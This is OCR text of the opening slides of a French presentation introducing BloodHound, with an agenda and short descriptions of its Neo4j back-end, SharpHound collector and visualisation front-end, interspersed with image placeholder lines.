
BloodHound 101




```
(a:Attackers)-[:Think_in]->(g:Graphs)
```

Plan

- Introduction
- Cypher Queries
- Analytics Queries
- RETEX
- Recommandations
- Questions

Introduction | Whoami



Introduction | Composants

Neo4j

Back-end pour la génération des graphes

(Cypher/Java/Scala)

SharpHound


Programme de collecte

(C#/PowerShell)


BloodHound

Font-end pour la visualisation


(Linkurious/Electron/JS)





Introduction | Neo4j > Installation




Introduction | BloodHound > Installation








